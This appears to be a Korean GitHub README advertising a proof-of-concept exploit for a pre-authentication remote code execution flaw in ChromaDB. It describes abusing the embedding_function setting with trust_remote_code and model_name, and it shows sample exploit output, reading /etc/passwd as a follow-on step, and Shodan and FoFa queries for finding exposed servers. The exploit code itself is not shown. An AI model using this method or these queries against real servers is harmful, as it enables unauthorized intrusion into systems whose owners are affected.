
 0xblackash/cve-2026-45829
CVE-2026-45829


ChromaDB 벡터 데이터베이스의 치명적인 원격 코드 실행


CVE-2026-45829는 인기 있는 오픈소스 AI 벡터 데이터베이스인 ChromaDB의 치명적인 사전 인증 원격 코드 실행 취약점입니다.
인증되지 않은 공격자는 ChromaDB가 임베딩 함수 설정을 처리하는 방식을 악용하여 서버에서 전체 원격 코드 실행을 달성할 수 있습니다.
| 항목 | 세부 내용 |
|---|---|
| CVE ID | CVE-2026-45829 |
| 심각도 | 치명적 (CVSS 9.8) |
| 영향을 받는 구성 요소 | 임베딩 함수 핸들러 |
| 공격 벡터 | 인증되지 않은 HTTP 요청 |
| 영향 | 원격 코드 실행 (RCE) |
| 영향을 받는 버전 | ChromaDB ≥ 1.0.0 (최신 1.5.x 포함) |
POST 요청을 컬렉션 생성 엔드포인트로 전송합니다.embedding_function 설정을 처리합니다.trust_remote_code=True는 악성 코드 로드를 허용합니다.model_name 필드를 통해 서버에서 임의의 Python 코드를 실행할 수 있습니다.╔══════════════════════════════════════════════════════════════╗
║ CVE-2026-45829 - ChromaDB RCE ║
║ Pre-Auth Remote Code Execution ║
╚══════════════════════════════════════════════════════════════╝
[*] Attacking ChromaDB → http://target:8000
[+] EXPLOIT SUCCESS!
[+] Command executed: whoami
[+] Check /tmp/chromapwned.txt on target
성공 후 가능한 작업:
/etc/passwd 읽기trust_remote_code를 비활성화하세요.FoFa:
app="ChromaDB" || title="Chroma"
Shodan:
"ChromaDB" OR "Chroma HTTP Server" port:8000
이 정보와 PoC는 교육 및 승인된 보안 테스트 목적으로만 제공됩니다.
귀하가 소유하지 않은 시스템의 무단 스캔 또는 악용은 불법입니다.
보안 연구자를 위해 ❤️로 제작됨

